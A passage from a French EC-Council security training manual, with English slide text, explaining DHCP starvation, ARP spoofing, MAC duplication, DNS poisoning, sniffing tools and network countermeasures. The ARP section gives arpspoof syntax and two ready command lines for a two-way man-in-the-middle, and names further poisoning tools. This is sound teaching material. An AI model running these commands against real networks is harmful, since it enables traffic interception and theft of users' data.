DHCP est un protocole de configuration qui attribue des adresses IP valides aux systèmes hôtes à partir d'un pool DHCP prédéfini. Dans une attaque par saturation DHCP, un attaquant inonde le serveur DHCP en envoyant de nombreuses demandes d'adresses ce qui utilise toutes les adresses IP que le serveur DHCP peut délivrer. Le serveur finit par ne plus pouvoir délivrer d'adresses IP ce qui entraîne une attaque DoS. À cause de ce problème, les utilisateurs légitimes ne peuvent pas obtenir ou renouveler leur adresse IP et ne peuvent donc pas accéder au réseau. Un attaquant diffuse des demandes DHCP avec des adresses MAC usurpées à l'aide d'outils tels que Yersinia, Hyena et Gobbler.





Figure 6.12 : Attaque par saturation DHCP



Attaque par usurpation ARP

Le protocole de résolution d'adresse (ARP) est un protocole utilisé pour faire correspondre une adresse IP à une adresse de machine physique reconnue dans le réseau local. Les paquets ARP peuvent être falsifiés pour que des données soient envoyées à la machine de l'attaquant. L'usurpation ARP consiste à produire un grand nombre de faux paquets de demande et de réponse ARP afin de surcharger un commutateur. Lorsqu'une machine envoie une requête ARP, elle part du principe que la réponse ARP proviendra de la bonne machine. Or, le protocole ARP ne fournit aucun moyen de vérifier l'authenticité de l'équipement qui répond. Même les systèmes qui n'ont pas fait de demande ARP peuvent accepter les réponses ARP provenant d'autres équipements. Les attaquants utilisent cette faille du protocole ARP pour créer des réponses ARP falsifiées contenant des adresses IP et MAC usurpées. Considérant qu'il s'agit d'une réponse ARP légitime, l'ordinateur de la victime accepte l'entrée ARP provenant de l'attaquant dans sa table ARP. Une fois que la table ARP est remplie de réponses ARP falsifiées, le commutateur se met à transmettre les données et l'attaquant intercepte tous les flux provenant de l'ordinateur de la victime sans que celle-ci soit consciente de l'attaque. Les attaquants inondent le cache ARP d'un ordinateur cible avec de fausses entrées ; on parle également d'empoisonnement. L'usurpation ARP est une étape intermédiaire dans la réalisation d'attaques de type DoS, MITM ou par détournement de session.

Comment fonctionne l'usurpation ARP ?

L'usurpation ARP est une méthode d'attaque d'un réseau local Ethernet. Lorsqu'un utilisateur légitime initie une session avec un autre utilisateur dans le même domaine de diffusion de couche 2, le commutateur diffuse une requête ARP en utilisant l'adresse IP du destinataire, tandis que l'expéditeur attend que le destinataire réponde avec une adresse MAC. Un attaquant écoutant clandestinement ce domaine de diffusion non protégé peut répondre à la

requête ARP en usurpant l'adresse IP du destinataire. L'attaquant utilise un analyseur réseau et met la carte réseau de sa machine en mode promiscuité.

L'usurpation ARP est une méthode d'attaque d'un réseau local Ethernet. Elle permet de changer l'adresse IP de l'ordinateur de l'attaquant en la remplaçant par celle de l'ordinateur ciblé. Dans ce processus, un faux paquet de demande et de réponse ARP se place dans le cache ARP de la cible. Comme la réponse ARP a été falsifiée, l'ordinateur de destination (cible) envoie des trames à l'ordinateur de l'attaquant, qui peut alors les modifier avant de les envoyer à la machine source (utilisateur A) dans une attaque MITM. L'attaquant peut également lancer une attaque DoS en associant une adresse MAC inexistante à l'adresse IP de la passerelle ; il peut aussi analyser le trafic de manière passive, avant de le transmettre au destinataire.





Figure 6.13 : Fonctionnement d'une attaque par usurpation ARP

ARP Poisoning Tools

 **arp spoof**
arp spoof **redirects packets** from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies



https://linux.die.net

-  **BetterCap**
<https://www.bettercap.org>
-  **Ettercap**
<http://www.ettercap-project.org>
-  **dsniff**
<https://www.monkey.org>
-  **MITMf**
<https://github.com>
-  **Arpoison**
<https://sourceforge.net>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils d'empoisonnement ARP

- **arp spoof**

Source : <https://linux.die.net>

arp spoof redirige les paquets d'un hôte ciblé (ou de tous les hôtes) du réseau local destinés à un autre hôte du réseau local en falsifiant les réponses ARP. Il s'agit d'un moyen extrêmement efficace d'écouter le trafic sur un commutateur.

Syntaxe :

arp spoof -i [Interface] -t [Hôte ciblé]

Comme le montre la capture d'écran ci-dessous, les attaquants utilisent l'outil arpspoof pour obtenir le contenu du cache ARP ; l'adresse MAC est ensuite remplacée par celle du système de l'attaquant. Par conséquent, tout trafic circulant de la victime vers la passerelle sera redirigé vers le système de l'attaquant.

De plus, un attaquant peut émettre la même commande en sens inverse car il se trouve au milieu du trafic et peut envoyer des réponses ARP dans les deux sens.

```
#arp spoof -i eth0 -t 10.10.10.2 10.10.10.10
#arp spoof -i eth0 -t 10.10.10.10 10.10.10.2
```


Figure 6.14 : Captures d'écran de arpspoof

Voici la liste de quelques autres outils d'empoisonnement ARP :

- BetterCAP (<https://www.bettercap.org>)
- Ettercap (<http://www.ettercap-project.org>)
- dsniff (<https://www.monkey.org>)
- MITMF (<https://github.com>)
- Arpoison (<https://sourceforge.net>)

MAC Spoofing/Duplicating

- ❑ A MAC duplicating attack is launched by **sniffing a network for MAC addresses** of clients who are actively associated with a switch port and re-using one of those addresses
- ❑ By listening to the traffic on the network, a malicious user can **intercept and use a legitimate user's MAC address** to receive all the traffic destined for the user
- ❑ This attack allows an attacker to **gain access to the network** and take over someone's identity on the network



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Usurpation/duplication MAC

La duplication MAC consiste à usurper une adresse MAC avec l'adresse MAC d'un utilisateur légitime sur le réseau. Une attaque par duplication MAC consiste à écouter un réseau à la recherche d'adresses MAC de clients connectés au réseau. Dans cette attaque, le pirate informatique récupère d'abord les adresses MAC des clients qui sont associées au port du commutateur. L'attaquant remplace ensuite son adresse MAC par celle d'un client légitime. Si l'usurpation réussit, l'attaquant peut recevoir tout le trafic destiné au client. Ainsi, un attaquant peut accéder au réseau et prendre l'identité d'une personne sur le réseau.

Le diagramme ci-dessous montre comment un attaquant réalise une attaque par usurpation/duplication MAC.





Figure 6.15 : Attaque par usurpation/duplication MAC



Empoisonnement du DNS

DNS est le protocole qui traduit un nom de domaine (par exemple, www.eccouncil.org) en une adresse IP (par exemple, 208.66.172.56). Ce protocole utilise des tables DNS qui contiennent le nom de domaine et l'adresse IP correspondante et qui sont stockés dans une grande base de données distribuée. Dans le cas de l'empoisonnement du DNS, également connu sous le nom d'usurpation du DNS, l'attaquant fait croire à un serveur DNS qu'il a reçu des informations authentiques alors qu'en réalité il n'en a reçu aucune. L'attaquant tente de rediriger la victime vers un serveur malveillant au lieu du serveur légitime en manipulant les entrées de la table DNS. Le résultat est la substitution d'une adresse IP légitime par une fausse IP au niveau du DNS dans lequel les adresses web sont converties en adresses IP.

Lorsque la victime tente d'accéder à un site Web, l'attaquant manipule les entrées de la table DNS afin que le système de la victime redirige l'URL vers le serveur de l'attaquant. L'attaquant remplace les entrées d'adresse IP pour un site cible sur un serveur DNS donné par l'adresse IP du serveur qu'il contrôle (serveur malveillant). L'attaquant peut créer de fausses entrées DNS pour le serveur (contenant le contenu malveillant) avec les mêmes noms que ceux du serveur cible. Ainsi, la victime se connecte au serveur de l'attaquant sans s'en rendre compte. Si, par exemple, une victime tape www.google.com, la requête est redirigée vers le faux site web www.goggle.com. Une fois la victime connectée au serveur de l'attaquant, ce dernier peut compromettre le système de la victime et voler des données.




Figure 6.16 : Illustration d'une requête DNS normale





Figure 6.17 : Illustration d'une requête DNS empoisonnée

Sniffing Tools: Wireshark

Wireshark Wireshark lets you **capture and interactively browse the traffic** running on a computer network



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SteelCentral Packet Analyzer
<https://www.riverbed.com>

Capsa Network Analyzer
<https://www.colasoft.com>

Observer Analyzer
<https://www.viavisolutions.com>

PRTG Network Monitor
<https://www.paessler.com>

SolarWinds Deep Packet Inspection and Analysis
<https://www.solarwinds.com>

Outils d'écoute réseau

Les administrateurs système utilisent des outils automatisés pour surveiller leur réseau, mais les attaquants utilisent ces outils pour écouter les données transmises sur le réseau.

▪ Wireshark

Source : <https://www.wireshark.org>

Wireshark permet de capturer et de parcourir de manière interactive le trafic qui circule sur un réseau informatique. Cet outil utilise WinPcap pour capturer les paquets sur les réseaux. Il capture en temps réel le trafic des réseaux Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay et FDDI. Les fichiers de capture peuvent être édités via une ligne de commande. Un ensemble de critères d'affichage des données peut être ajusté à l'aide d'un filtre d'affichage.

Comme le montre la capture d'écran ci-dessous, les attaquants utilisent Wireshark pour écouter et analyser le flux de paquets dans le réseau ciblé et en extraire des informations critiques.





Figure 6.18 : Capture de paquets à l'aide de Wireshark

Voici la liste de quelques autres outils d'écoute réseau :


- SteelCentral Packet Analyzer (<https://www.riverbed.com>)
- Capsa Network Analyzer (<https://www.colasoft.com>)
- Observer Analyzer (<https://www.viavisolutions.com>)
- PRTG Network Monitor (<https://www.paessler.com>)
- SolarWinds Deep Packet Inspection and Analysis (<https://www.solarwinds.com>)



Découvrez les contre-mesures contre les écoutes réseau

La section précédente décrit comment un attaquant pratique l'écoute réseau avec différentes techniques et outils. Cette section décrit les contre-mesures et les techniques défensives utilisées pour défendre un réseau contre ces attaques.

Sniffing Countermeasures



Contre-mesures contre les écoutes réseau

Voici quelques-unes des contre-mesures à mettre en place pour se défendre contre l'écoute réseau :

- Restreindre l'accès physique au réseau afin de s'assurer qu'un analyseur réseau ne puisse pas être installé.
- Utiliser le chiffrement de bout en bout pour protéger les informations confidentielles.
- Ajouter de façon permanente l'adresse MAC de la passerelle au cache ARP.
- Utiliser des adresses IP et des tables ARP statiques pour empêcher les attaquants d'ajouter des entrées ARP usurpées pour des machines du réseau.
